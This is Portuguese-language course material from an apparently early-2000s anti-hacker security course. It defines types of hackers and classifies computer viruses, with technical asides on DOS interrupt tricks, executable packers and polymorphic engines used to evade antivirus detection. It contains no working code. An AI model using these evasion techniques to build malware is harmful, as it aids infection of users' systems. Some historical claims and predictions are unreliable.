SUMÁRIO

INTRODUÇÃO

Primeiramente obrigado por estar conosco. Você acaba de adquirir um material criado com muita dedicação, objetividade, completude e know-how de especialistas para que você possa usufruir ao máximo. O objetivo da **Fuctura** é trazer a você um conhecimento geral e ao mesmo tempo prático sobre os conceitos e as ferramentas necessárias para que a segurança dos seus dados possa ser realizada de forma organizada e padrão, conforme as recomendações de segurança de computadores dos maiores especialistas do assunto. Mesmo sendo um usuário iniciante, você não terá problemas com esse material. Ele está dividido em três grandes seções: **Iniciantes** , **Intermediários** e **Avançados**. Ao término do curso você estará apto a realizar todos os procedimentos de segurança iniciais, desde a configuração dos sistemas operacionais, detecção e eliminação de vírus, verificar possíveis falhas de segurança, a até identificar e relatar atividades hackers a órgãos de competência nacional, além de sair com o conhecimento sobre o quê, como e quando poderá aparecer e eliminar alguma ameaça a qualquer atividade que você esteja realizado, como Internet Banking. Para dúvidas, consultorias e análises de riscos corporativas que ocasionalmente você possa vir a ter ou precisar estaremos 24h a disposição através do grupo de discussão Fuctura (cuja ficha de inscrição vêm junto ao material).

Quem é o nosso instrutor ?
Márcio Nogueira, autor e revisor deste material, instrutor do curso anti-hacker desde 2002, instrutor de cursos particulares : Linux, Linux para Especialistas, Integração Corporativa Linux e Windows, Implementação de VPN com Linux e Windows 2000 Server, Programação em Perl, Programação em PHP, entre outros. Colunista do site invasão.com.br, engenheiro de projetos em firewall pela Fuctura desde 1999, engenheiro de soluções IDS com SNORT desde 2000, perito em análises de riscos e ameaças on-line, Treinamento CCNA – Cisco Certified Network Administrator, Brainbech Certified RedHat System Administrator, Nutecnet Certified SCO System Operador, analista júnior em sistemas de telecomunicação cable, xdsl, wireless e fibra-óptica, programador sênior nas linguagens de programação: Perl, C e Pascal desde 1994, programador master nas linguagens de programação: PHP e ASP desde 2000, programador júnior nas linguagens de programação: Delphi, assembler desde 2002, administrador de redes e sistemas do provedor de Internet Terra Networks Recife no período de 1998 a 2002, gerente de contas corporativas da INCBUS Service no período de 2001 a 2002, consultor autônomo em soluções de redes para universidades e faculdades particulares, consultor de soluções cable corporativa da TVCidade Recife no período de 2002 a 2004. Atualmente exerce diversas atividades paralelamente, possuindo uma vasta carteira de clientes e portfólio de soluções, além de estar escrevendo um livro sobre Sistemas de Detecção de Intrusos, que promete ser total sucesso de vendas junto com a editora Campus, previsto para lançamento em Dezembro/2004.

Nosso curso se baseia exclusivamente no usuário leigo, que não detém nenhum conhecimento sobre aspectos de segurança da informação, contudo, usuários experientes e possíveis especialistas poderão ainda assim usufruir das informações do curso na forma de reciclagem ou revisão. Nosso curso on-line é o prelúdio para o Curso em Laboratório, este material que hoje disponibilizamos para você já foi o utilizado em nossos laboratórios, contudo, em virtude da demanda, dividimos os cursos em Anti-Hackers Online, para usuários leigos, e Anti-Hackers em Laboratório, para usuários especialistas e empresas. A abordagem do curso on-line será mais teórica com apresentação das ferramentas básicas e teste dessas ferramentas online com o instrutor nas aulas de laboratório online, já o curso em laboratório, sediado dentro da infra-estrutura da Fuctura Informática, iniciará apresentando as ferramentas mais avançadas, lógica de programação para defesa, contra-ataque e intrusão, em fim, um curso totalmente prático, focado mais no público científico e empresarial. Todo o conteúdo do curso online encontra-se no CD que acompanha o material, exceto os resultados dos testes, assim como os programas que serão usados por nós. Os indicarei quando for necessário. Nosso e-mail para contato: marcio@nogueira.eti.br

I Parte – Conceitos Fundamentais

Iniciaremos nossos estudos de segurança da informação resumindo conceitos básicos, a fim de nivelarmos nossas nomenclaturas. O Intuito desta primeira parte é associar as principais características de cada conceito fundamental com os termos de segurança. Não pretendemos aqui nos aprofundar em cada item fundamental, mas ao final de cada tópico citaremos as referências bibliográficas para que o aluno interessado possa se aprofundar.

Quando o assunto é hackers, o que não faltam são nomes para cada tipo de especialidade, mas porque ? Para começar, o nome hacker, do inglês “fuçador”, se refere a um tipo de pessoa que se aprofunda em um determinado assunto, seja na área de informática, medicina, matemática, ... O Hacker é a pessoa que não mede esforços e é movida pela paixão em dominar um determinado assunto. Historicamente podemos considerar o primeiro hacker àquele que descobriu o fogo, uma casualidade certamente, todavia sua insistência, percepção e aprendizado podem ser descritos como qualidades fundamentais de um hacker.

Um pouco antes de 1979, período de lançamento da Internet, os maiores hackers eram em sua maioria alunos de engenharia elétrica/eletrônica, nas principais universidades da Europa e Estados Unidos, entre seus feitos estavam em criar imagens luminosas nos enormes prédios dos campus universitários.

Nos dias de hoje, qualquer pessoa que lide com computadores já é apelidado de hacker quando realiza alguma façanha. É mais fácil para a comunidade leiga assimilar um único nome para pessoas que mechem com informática do que associar especializações e derivações dentro da área de informática, como no caso da política: Um político mau ele é corrupto, mas tecnicamente ele pode ser um estelionatário, um fraudador, um cartola branca e etc. Mas para nós, que estamos nos aprofundando no assunto de segurança, é primordial que saibamos diferenciar um especialista de outro, pois como sabemos um estelionatário não é um fraudador e um fraudador também não é um robbin-hood como um ACM* (**Político brasileiro envolvido em diversas fraudes, contudo ainda é considerado um símbolo e uma referência na sua cidade de origem em função de diversas obras sociais e de melhorias da cidade).*

1.1.1 – Hacker [The White-Hat]

Em muitas literaturas românticas a respeito dos hackers você irá facilmente encontrar referências que o Hacker é o Hacker do Bem, é o hacker ético, é o bonzinho. Que suas forças são movidas por paixões acima da compreensão humana e que seus atos são sempre com boas intenções e por pura vontade de aprender.

Na verdade, o que encontramos hoje espalhado pela Internet e em nossas livrarias são diversos livros e textos copiados de outros textos escritos originalmente na Internet por um selecto grupo de verdadeiros “hackers”, em sua época, este selecto grupo escrevia conforme suas faixas etárias e novas descobertas a respeito do que seria a troca de informações on-line. Desta forma, se você tiver a oportunidade de ler alguns desses livros e textos e realizar uma comparação do conteúdo de cada um deles com os textos originalmente escritos por volta de 1992 a 1994, você irá certamente se admirar com as diversas coincidências de pensamentos, sugestões e até mesmo de erros gramaticais e de escrita. Mas isto não significa que não existam mais os “verdadeiros hackers”, nosso problema atual é descobrir quem fala por referência e quem fala por experiência. A Resposta para este problema: seja um hacker !

Mas em fim, o que é um *The White-Hat* ?

O *Cartola Branca*, como podemos chamar é o tipo do hacker bonzinho, o herói. Aquele que aprende por auto-didática, é esperto, aprende com facilidade, ensina os outros, não comete crimes e ajuda a solucionar problemas de terceiros sem receber nada em troca. Em sua visão romântica o

Cartola Branca seria de fato tudo isso, mas tecnicamente o *Cartola Branca* é o especialista em informática (erroneamente nos dias atuais hacker é apenas sinônimo de informática) que detém enorme bagagem de conhecimento técnico a aplicar para solucionar problemas diversos do dia a dia normal de uma pessoa. Entre esses conhecimentos, podemos citar : Detentor de conhecimentos de programação em mais de um tipo de linguagem de programação, redes, hardware de computador, sistemas operacionais, ferramentas de uso comum, ferramentas de uso específico, sabe onde achar a informação mesmo quando não a possui. Na prática os *Cartolas Branca* são encontrados nas empresas de informática, em consultorias de segurança da informação, e espera-se que também no governo.

1.1.2 - Cracker (The Black-Hat)

Se o *White-Hat* não era o tipo de hacker que você esperava, então quem são ? São os *Black-Hat*, ou *Cartolas Negras*. Estes são "os famosos", aqueles que vivem aparecendo nas mídias como causadores de escândalos, pânico ou desequilíbrio da ordem. E que sujam os nomes dos hackers para o conhecimento popular.

Os *Cartolas Negras*, ou comumente chamados de Crackers, são violadores de sistemas, sejam esses sistemas: de cartão de crédito, bancário, particular e etc. Sua principal motivação é o roubo de informações para uso próprio.

Historicamente os primeiros crackers apareceram com violações de sistemas de cartão de crédito e de "*piratear"* software com senhas roubadas.

Quando escutamos a frase: "*Vou hackear seu sistema" , na verdade ela deveria ser dita: "Vou crackear seu sistema"*, mas devido a palavra hacker, que eu português virou até verbo: hackear, o dito popular prevalece até mesmo entre os jargões da área.

1.1.3 - Phreakers

Este especialista lida exclusivamente com sistemas de telecomunicações, como: telefonia fixa, telefonia interurbana, telefonia internacional, telefonia móvel, satélites, sistemas a cabo e etc. Comumente são técnicos ou ex-técnicos de empresas de telecomunicações que obtiveram acesso aos manuais e ao hardware que tais empresas utilizam, e também conhecem as normas, políticas e terceiros que atuam nas empresas.

Os Phreakers são os especialistas que sempre aparecem nas telas dos cinemas, seja na concepção do White-Hat, do Black-Hat ou de ambos. Lembra do 007-James Bond ? Certamente o James Bond pode ser considerado como um dos melhores phreaks do mundo, pois ele consegue ser perito em todos os meios de comunicação existentes e não existentes...

Historicamente foram os primeiros phreaks os maiores responsáveis pelo aparecimento do nome Hacker nas mídias norte americanas: "Hacker invade programa de rádio e leva sozinho 3 porches" ; "Hacker é prezo por invadir sistemas da empresa de telecomunicações Bell Labs e realizar discagens internacionais gratuitas" ; "Hacker é prezo em orelhão público realizando ligações clandestinas" ; "Hacker é prezo em própria residência por burlar o sistema de telefonia realizando ligações gratuitas" . Aqui no Brasil, o termo phreaks ganhou muita aceitação na época da telefonia móvel analógica, quando "garotos" navegando pela Internet descobriram publicações de ex-técnicos dos principais aparelhos de celular vendidos localmente, relatando com simplicidade e exatidão comandos e maneiras de realizar ligações clandestinas baseado nas falhas dos equipamentos e da falta de segurança das empresas prestadoras de serviço. Esse período foi o auge da procura por assuntos referentes aos hackers na Internet. Praticamente todos os jornais de circulação nacional e local passaram a ter uma página exclusiva para informática.

Atualmente, devido à digitalização da telefonia e acréscimo de tecnologias de cifragem de voz, os phreaks passaram a ser encontrados, em sua grande maioria, burlando sistemas a cabo, satélite e redes wireless. Com o advento dos processadores de 64 bits e da bio-tecnologia não será de surpreender que passemos a encontrar com maior freqüência, daqui a 5 anos, os phreakes como sendo os homens de bata branca, com especializações médicas.

Se você trabalha na área de informática e gostaria de torna-se um bom phreaker, aqui vai a dica: mude para engenharia eletrônica e estudo muito circuitos digitais.

Para os mais curiosos, aqui vão algumas dicas:

www.phreak.com -> Este site possui um resumo de tudo o que foi de bom em termos de documentação e ferramenta por volta dos anos 90. Provavelmente não sirva para mais nada hoje em dia, mas como referência histórica é um verdadeiro museu.

1.1.4 – Lamer

Este especialista, bem como os próximos três que iremos apresentar, surgiram praticamente das salas de bate papo (IRC – Internet Relay Chat), e comumente é associado a um aspirante cracker. Aspirante no sentido de que não possui uma bagagem de conhecimentos, provavelmente adquiriu o conhecimento através de textos tipo receita-de-bolo na Internet ou através de terceiros, e utiliza o pouco de informação destrutiva que possui para prejudicar, humilhar ou se destacar no grupo.

Aqui no Brasil os Lammers encontraram reconhecimento através de pichação em diversos sites. Segundos dados da própria polícia federal, normalmente são grupos de 3 a 8 estudantes de ensino fundamental médio, de classe média e alta, que tiveram fácil acesso a softwares de terceiros que realizam as invasões e pichações. Os grandes responsáveis, que são as pessoas que distribuem tais softwares, são difíceis de localizar na Internet, e os “garotos” por serem considerados de menor e como “objeto de influência por terceiros” não podem se quer ir a julgamento.

Com o passar da moda dos IRC’s estes mesmos garotos já começaram a aprender que existem diferenças entre quem sabe e quem utiliza conhecimento de terceiros. Neste contexto, o lamer passou a ser visto como um “carinha” incompetente, mas chato e abusado. E que o melhor é não se meter com ele para não ter dor de cabeça.

Apesar disso tudo, os lammers ainda continuam a chamar a atenção dos novatos com seus feitos e truques, e certamente nunca haverá de morrer no contexto da informática. Lammers vão e vem como água, diferentemente dos hackers. Lamer é um período de tempo até a afirmação da consciência do indivíduo em: deixar a moda, se tornar um hacker ou se tornar um cracker. Um hacker não necessariamente precisou ser um lamer no início, mas todo cracker certamente que sim.

1.1.5 – Wannabe

Qualquer pessoa recém lançada no cyber space é considerada um wannabe, ou seja um novato na Internet. Todos que hoje estão na Internet já passaram por esta faze um dia, alguns permanecendo neste estágio por mais tempo que outros. Os Wannabe são os “Alvos” de todos os especialistas da área de informática, seja para auxiliar ou roubar. Wannabes evoluem para os usuários, usuários experientes e finalmente especialistas, sendo que está evolução nem sempre se completa, podendo o wannabe ser um eterno wannabe. Um exemplo seria um tipo escritório de advocacia. A Secretária, recém contratada, que nunca lidou com um computador na sua vida, fica responsável por receber e responder os e-mails dos diretores. Esta secretária, até aprender a mecânica da ferramenta de e-mail será uma wannabe, após dominar a ferramenta evoluirá para uma usuária da ferramenta, a partir do momento que aprenda a realizar as diversas configurações da ferramenta e descobrir todas as suas funcionalidades evoluirá para uma usuária experiente, e por fim provavelmente estacione neste último grau da evolução. Os especialistas são os hackers, crackes e etc.

1.1.6 – Larva

Raramente citados, os larva são os aspirantes a hacker. Muito curiosos, estão sempre questionando sobre assuntos técnicos e especializados. Não se aproveitam da informação aprendida para se destacar e nem para desequilibrar qualquer tipo de ordem. Normalmente levam entre 2 a 3 anos para se autoconsiderarem bons o suficiente para se intitularem como um verdadeiro Hacker. Raramente são encontrados em grupos e quando o são no máximo com mais 2 pessoas.

Não existe nenhuma estatística a respeito da quantidade de Larva na Internet, pois como dito, estes especialistas em desenvolvimento não gostam de “aparecer”, contudo, uma previsão pessoal eu posso fazer baseado no seguinte aspecto: Se para cada grupo de 5 pessoas na Internet encontro 1 com más intenções, então no mínimo 1 segunda pessoa provavelmente deverá se interessar pelo lado bom da informática.

1.1.7 - Guru

Para a comunidade on-line este tipo de especialista seria como um Hacker Professor, ou seja, é o especialista com boas intenções em adotar um discípulo. Raramente são encontrados de fato, em sua grande maioria não passam de Lammers querendo se promover a título de Guru ou com más intenções em querer prejudicar usuários.

Quando um lamer tenta se passar por um guru, facilmente ele é descoberto. Normalmente por tentar ensinar alguma façanha phreak ou querer o tempo todo “empurrar” programas para o suposto discípulo. Lembre-se, um phreak é sempre um especialista na área de telecom, e raramente um técnico destes estará disposto a passar horas conversando na frente de um computador.

Para os analistas de segurança a técnica utilizada pelos lammers em se passar por um guru e com isso conseguir enviar algum vírus ou cavalo de tróia para o usuário é chamada de Engenharia Social, que veremos com mais detalhes ainda neste capítulo.

Normalmente os gurus serão encontrados na forma de amigos ou conhecidos da vida real e que por acaso ou conformidade encontre-se com você numa das salas de bate papo da Internet. Um Guru normalmente lhe é apresentado como uma pessoa conhecida que domina bem alguma área específica e sempre por alguém já conhecido. Não espere que um Guru do nada lhe chame para conversar, pois como lhe disse, esse tipo de especialista não se expõe, ele ganha reconhecimento através de seus conhecimentos e de seus amigos.

1.1.8 – Engenheiro Social

O Engenheiro Social é o tipo do especialista em conquistar informações apenas conversando, ou seja, sua técnica é seu discurso. Considerada a técnica hacker de maior eficiência e eficácia, a mais antiga e certamente a mais complexa de todas. Não consiste apenas em conhecimentos ténicos, mas pscicologia humana, administração de pessoas, habilidades de oratória, técnicas de atuação teatral, leitura dinâmica, rápida memorização, capacidade de participar e compreender mais de 5 variáveis simultaneamente (uma pessoa normal lida com 4 variáveis com dificuldades) e por fim uma boa mistura de falta de ética, mentiras e falcatruas. Podemos dizer que o engenheiro social é um político nato.

Mais uma vez podemos fazer analogia ao venerado 007-James Bond, com seu charme, carisma e astúcia consegue conquistar mulheres, adquirir respeito das mais ilustres pessoas e manipular as mentes de forma a obter os códigos de acesso para as mais seguras bases militares.

Um Engenheiro Social ele não estuda para alcançar seu status, ele simplesmente herda de berço estas características, algumas vezes para aprimorar suas habilidades realizam diversos treinamentos, utilizando sempre pessoas como cobaias. A aspiração de qualquer black-hat está em tornar-se um execelente engenheiro social.

As obsessões em tornar-se engenheiro social, por parte de black-hats, fizeram surgir diversas aberrações na Internet, como os vírus do tipo hoaxes, a dissipação em massa de trojans em salas de bate-papo do IRC, a necessidade de política de acesso às dependências internas de uma empresa, em fim, tudo o que está relacionado à manipulação de idéias sem uma ferramenta prática é conseqüência da tentativa dos black-hats em tornar-se engenheiros sociais dentro da Internet.

Uma boa leitura, mais aprofundada e baseada em fatos reais, pode ser encontrada em: *The Art of Deception* (John Wiley & Sons) by the famous cracker Kevin Mitnick

1.1.9 – Attacker (O Invasor)

Este é o novo nome de especialista que tende a esclarescer e desmistificar para as sociedades os hacker benéficos dos maléficos, ou seja, o que antes era um hacker com sinônimo de bandido, passará a ser entendido como um especialista sênior em informática com habilidades voltadas para o desenvolvimento positivo da sociedade, e o attacker será finalmente a definição do invasor de sistemas, independente de sua especialidade: cracker, phreak, lammer, etc , ou até mesmo uma combinação delas.

Em nosso curso, iremos analisar os principais tipos de invasões cometidas pelos attackers, para isso precisaremos inicialmente lhe treinar para hacker júnior. Com o tempo, sua dedicação e nossas referências neste material do curso, você terá chances de tornar-se um guru ou aprimorar-se para um White-hat.

É impossível falar em vírus sem lembrar do filme “Independence Day”, onde o cientista do MIT descobre que para acabar com a invasão alienígena que está arrasando a Terra basta enviar um vírus para o computador principal da nave mãe alienígena.

Vírus de computador não é aquilo que toda vez que seu computador trava e você liga para a assistência técnica o atendente lhe pede para remover do computador. Desse ponto de vista percebe-se que hoje existe uma cultura popular onde se atribui aos vírus todos os mínimos problemas que um computador venha a apresentar. Do ponto de vista do analista de segurança a primeira ação é identificar falhas de operação pelo próprio usuário. Reportagens completas de Info Exame, PC Magazine, entre outras, já atribuíram aos usuários inexperientes ou distraídos os principais motivos de perca ou destruição de dados, por motivos diversos. Além das falhas humanas os defeitos de dispositivos de hardware também contribuem para problemas mecânicos dos computadores.

Vírus de computador é um programa que pode infectar outro programa de computador através da modificação dele, de forma a incluir uma cópia de si mesmo (Fred Cohen, em : A Short Course on Computer Viruses).

Analogicamente comparado aos vírus biológicos que afetam os seres vivos, possuindo o mesmo ciclo de vida : propagação, infecção, reprodução e morte.

Tecnicamente os vírus de computador são vistos como a obra prima da programação, em qualquer época ou localidade do mundo. Simples, um vírus de computador pode ser comparado a uma unidade básica de forma de vida, uma vez programado ele não dependerá de mais ninguém para se auto manter. Um vírus criado na década de 70 ainda hoje pode estar vivo e se reproduzindo pelos computadores do mundo. Esta é a mágica dos vírus para quem os cria. E qual a motivação em criá-los ? A resposta ... veremos nos próximos tópicos.

A Linguagem de programação padrão para desenvolvimento de vírus é a Assembler, também chamada de linguagem de baixo nível. Outras linguagens de alto nível, como Pascal, C e Delphi, são mais comuns para o desenvolvimento de softwares aplicativos e raramente são utilizados para criação de vírus, em virtude de gerarem muitas linhas de códigos para alcançar o hardware da máquina. Enquanto que um excelente vírus em assembler pode possui até 100 linhas, um vírus básico quase sem nenhuma utilidade, em linguagens de alto nível, possuem no mínimo 400 linhas. As exceções são os Vírus de Macro, Vírus de Java Script, Vírus de Visual Basic e os Vírus de Controle ActiveX, que com poucas linhas de programação em Delphi ou Visual Basic já proporcionam diversas capacidades para o vírus.

Não deixe de ler os artigos no Apêndice B deste material, que fala sobre a história cronológica dos vírus, sobre o surgimento do primeiro vírus de computador e sobre os detalhes do primeiro grande vírus de computador espalhado pela Internet.

1.2.1 - Vírus Residentes de Memória

São aqueles que quando ativos na memória infectam todos os programas em execução, programas que venham a ser executado e programas que sejam abertos apenas para leitura. Em conseqüência a esta característica ocorre que quando executamos um scanner de antivírus ou um verificador de integridade, tipo scandisk por exemplo, todos ou grande parte dos programas do computador sejam infectados pelo vírus.

Comentário Técnico:

Essa técnica utiliza a função 3dh da interrupção 21h (em programação de alto nível seria o equivalente ao OPEN FILE) para abrir um arquivo executável de uma forma muito rápida. Executado preferencialmente com o COMMAND.COM, tal técnica procura sempre por extensões de arquivos executáveis, como: .exe, .com e .inf . A Técnica se refina na abordagem de chegar a um alvo, ou comando, específico, como o DIR, de tal forma que não incremente o tamanho do arquivo infectado várias vezes para não ser percebido pelo sistema.

Conforme suas características virais, ao infectar um sistema o vírus se autocopia diversas vezes e cria modificações no registro do Windows com o propósito de ser ativado na próxima vez que o sistema reinicialize.

Pode também ocorrer que ao executar um .exe ou um .com estes não sejam infectados, em contra partida seus arquivos relacionados, como : .ovl e .dbf sejam. Esta técnica ocorre quando o objetivo do vírus é atacar as áreas do sistema inserindo-se antes dos primeiros 512 bytes do sistema de inicialização e enviando ao setor original uma outra posição em disco, que por sua vez emulará a verdadeira, tornando-se um clone do “boot”, identificando-se assim como uma infecção de FAT, Máster Boot Record ou de Tabela de Partições.

1.2.2 - Vírus Residentes no Tempo (Vírus de Disco)

São vírus que somente infectam outros arquivos à medida que estes vão sendo executados, modificados ou criados. Podem utilizar parte da técnica de residir em memória como a função de abrir rapidamente um arquivo para infecção.

Comentário Técnico:

Essa técnica utiliza a função TIMER da interrupção 1Ch, com o objetivo de criar um despertador que poderá ser executado de maneira específica (data específica) ou aleatoriamente, e quando “acordado” o vírus executa o seu código final (ou veneno).

O Vírus tanto pode permanecer inativo e encriptado em outro arquivo quanto numa área afetada, esperando seu tempo de ativação. Normalmente esta técnica de infecção precisa implementar rotinas bastante eficientes de antidetecção, precisando com isso conhecer com exatidão as possíveis vacinas e antivírus.

O Caso mais famoso deste tipo de vírus apareceu com o Michelangelo, que infectou muitos países do mundo em meados de 1991 e só lançou seu veneno (payload) em março de 1992, paralisando e danificando milhares de sistemas. A razão pelo qual, mesmo com um payload elevado e a comunidade já ciente do dia de contaminação do veneno, ter arrazado milhares de computadores pelo mundo se deve ao fato de que nesta época não haviam antivírus que o detectassem, muito menos que eliminasse.

Nos tempos atuais a última grande notícia que tivemos a respeito de vírus residente por tempo foi com o CIH (Chernobill) em 1999. De lá pra cá poucos vírus apareceram com tamanha devassidão semelhante a este, mas ainda existem e são os preferidos dos desenvolvedores.

Existem muitos softwares utilitários e ferramentas (tools) que se obtém de forma gratuita pela Internet, e que mostram as interrupções que usam as referências de memória. Uma vez conhecidas estas IRQ’s resultará que um programador de vírus encontrará de forma fácil meios de desabilitar, saltear e controlar certos comportamentos de software antivírus que utilizam a memória para localizar os processos dos seus vírus.

1.2.3 - Vírus Multi-Partie

Infectam tanto o boot sector quanto os arquivos executáveis e são extremamente sofisticados.
Vírus como o DIR-II alteram a tabela de arquivos de forma a serem chamados antes do arquivo programas. Outros exemplos : Whale e o Natas.

Comentário Técnico:

Sua programação é tediosa e principalmente improdutiva para um criador de vírus, uma vez que seus objetivos de propagação: ser o mais ampla possível e ter os efeitos de seu veneno (payload) os mais notáveis possíveis; tornam o código de programação muito grande e repetitivo, tornando-o alvo fácil para os antivírus.

1.2.4 - Vírus Companheiros

São vírus que em lugar de modificar um arquivo existente criam uma nova cópia do arquivo em execução, de forma escondida do usuário, exemplo: iexplore.exe (limpo) -> iexplore.com (infectado). Baseia-se no princípio que é pouco provável que alguém decore todos os nomes dos arquivos e de suas extensões no computador.

Comentário Técnico:

A Cópia criada normalmente possui um máximo de 64k e é executado antes do programa original, sendo apenas uma referência em memória. A velocidade de execução do .com antes do .exe torna-se tão veloz a ponto de o usuário não perceber a mínima diferença.

Os perigos que estes tipos de vírus trazem são os seguintes: eles ficam no estado de Hidden (escondido) no sistema operacional, por não modificarem o executável original eles escapam de técnicas como verificação de integridade, mesmo utilizando-se do comando c:\dir /ah, que mostra todos os arquivos ocultos de um computador, mas provavelmente o próprio command.com esteja infectado e instruído a não mostrar na tela qualquer nome de arquivo com extensão .com .

Atualmente estes são os principais tipos de vírus que chegam pelas mensagens de correio eletrônico, sempre anexado com executáveis: .exe, .com, .bat ou .inf.

Vale salientar que nos dias de hoje um vírus não pertence a uma única classificação e sim a um conjunto de classificações. O que determina a individualidade de cada vírus é seu comportamento, meio de propagação e resultado do payload (veneno).

1.2.5 – Vírus Blindado

São vírus que utilizam recursos muito peculiares de programação, onde o autor programa uma série de rotinas como “escudos” para proteger o vírus dentro do arquivo infectado, desta forma evitando ser facilmente rastreado e muito menos desassemblado (técnica de decodificação do vírus para estudo). Não bastando, ainda recebem uma camada de compressão com a finalidade de dar mais trabalho para os antivírus.

Comentário Técnico:

Os compressores mais utilizados são:

- **Petit Win32 Executable Compressor** (www.un4seen.com/petite)
- **Aspack** (www.aspack.com)
- **UPX** (**U**ltimate **P**acker for e**X**ecutables) (upx.sourceforge.net)

Podendo utilizar uma ou mais rotinas de encriptografia, sobrepostas umas sobre as outras. São conhecidos também como “vírus anti-debuggers”.

Em Junho de 2000 tivemos o **VBS/Stages.SHS** (www.persystems.net/sosvirus/virufamo/scrap.htm) , o primeiro vírus blindado e oculto a se propagar masivamente através de mensagens de correio eletrônico pela Internet.

Desde esta data em diante, a maioria dos vírus passaram a vir empacotado para diminuir seu tamanho e evitar sua descompressão.

1.2.6 – Vírus Stealth (Oculto)

São os tipos de vírus que escondem as modificações realizadas nos arquivos ou no setor de inicialização (boot). Esta técnica utiliza todos os meios possíveis para que a presença do vírus passe totalmente desapercebida , anulando efeitos como o tamanho do arquivo, a data de modificação, as referências em memória, a utilização da memória RAM.

Comentário Técnico:

Essa técnica utiliza em geral a função 57h da interrupção 21h (em linguagem de alto nível o equivalente às funções de I/O), com o objetivo de monitorar e redirecionar comportamentos do computador.
Podemos considerar está técnica como base fundamental dos vírus atuais.

1.2.7 – Vírus Polimórficos

São os vírus mais difíceis de localizar e por conseguinte de eliminar. Seus valores de programação variam de forma seqüencial cada vez que se auto-encriptam, de tal forma que suas cadeias não são mais as mesmas. Um vírus polimórfico produz várias e diferentes cópias de si próprio, mantendo oculto e ativo seu micro código viral (payload).

Comentário Técnico:

Um método fácil de burlar os detectores consiste em produzir rotinas auto-encriptadoras que utilizem um “flag variável”. Esta técnica polimórfica ou “mutante” é muito sofisticada e demanda muito conhecimento, inteligência e trabalho em programação, como se pode verificar no código fonte do vírus Dark Avenger (Apêndice B).

Um dos mais geniosos geradores automáticos de vírus, chamado “Mutation Engine” (distribuído gratuitamente pelos portais hackers e crackers pela Internet), introduz o polimorfismo na forma de um módulo objeto. Com este gerador qualquer vírus pode converte-se em polimórfico ao agregar chamadas em seu código assembler ao “Mutation Engine”, por meior de um gerador de números aleatórios.

Um segundo gerador de vírus polimórfico também bastante conhecido é o VBSWG (Visual Basic Worm Generator).

1.2.8 – Vírus Anexados em Emails

Os vírus anexados em e-mails não constituem uma técnica de programação e sim uma técnica de propagação.

Com o grande crescimento das trocas de informações por e-mails, os criadores de vírus desenvolveram uma nova forma de difundir suas criações.

Esta técnica consiste em enviar uma mensagem de e-mail com um arquivo anexado em conjunto, contendo o vírus, o qual o usuário inadvertidamente ou por descuido ao abrir o arquivo anexado executa o veneno (payload) do vírus.

Nessa hora, vale uma observação importante e que é dúvida da grande maioria dos usuários: Eu posso ser infectado por um vírus anexado apenas em clicar em cima do e-mail ?

A Resposta é não ! Mas muito cuidado agora !!!!

Um vírus ele pode vir por e-mail de duas formas : 1. Anexado ao E-mail (assunto este que estamos abordando agora) ou 2. Inserido em código javascript dentro de e-mail em HTML (assunto que será abordado posteriormente).

Na primeira situação a única forma de você ser infectado é executando o arquivo em anexo, ou seja, você precisa abrir a mensagem e depois pedir para executar o anexo. O Fato de apenas abrir a mensagem, ler seu conteúdo e perceber a existência de um arquivo em anexo não lhe causa qualquer risco de infecção.

Já na segunda forma, basta você clicar sobre a mensagem que imediatamente seu computador será infectado, mas este assunto veremos mais adiante.

Comentário Técnico:

Para enviar os vírus de forma maciva, através dos catálogos de endereço do Windows, MS Outlook, Outlook Express ou MS Exchange, estas espécies virais tomam o controle das bibliotecas MAPI (Messaging Application Programming Interface) que são um conjunto de funções padrão C, definidas em código DLL (Dynamic Link Library). Estas funções foram originalmentes desenvolvidas pela Microsoft para o Microsoft Mail, que tem recebido agregações e melhorias por parte de terceiros: MAPI.DLL e MAPI32.DLL.

As bibliotecas MAPI estão disponíveis para todos os desenvolvedores de qualquer linguagem de programação visual. De onde provem a facilidade para a criação de vírus que afetam e tomam controle destas bibliotecas para o envio de mensagens.

Para que os vírus anexados em e-mails se difundam com maior possibilidade, também podem infectar as bibliotecas WSOCK32.DLL, que intercepta as funções do Windows e estabelecem as conexões de rede, incluindo as funções de Internet. As espécies virais que se utilizam desta biblioteca possuem uma maior capacidade de causar estragos, já que afetam todas as funções e os serviços de Internet: http, irc, ftp, telnet, etc.

Com o objetivo de despertar o máximo possível de curiosidade do seu alvo, os autores desta modalidade de propagação de vírus empregam argumentos nos corpos e títulos das mensagens, como: “Boas Novas”, “Eu te Amo”, “Ganhe Dinheiro”, “Ajudem”, “Você ganhou...”, “Oportunidade de Emprego”, “Fotos Exclusivas da Sandy Nua”, incluindo supostos arquivos gráficos anexados as mensagens, de índole sexual, pornográfica, etc.


Os vírus também podem estar inseridos em documentos .DOC, arquivos comprimidos em formato .ZIP, executáveis .EXE, e em controles ActiveX de arquivos HTML, Visual Basic Scripts, arquivos com extensões .SHS, .HTA, .PIF, e etc. Ou em arquivos com duas extensões, que por padrão uma das duas virá com atributo oculto (hidden).

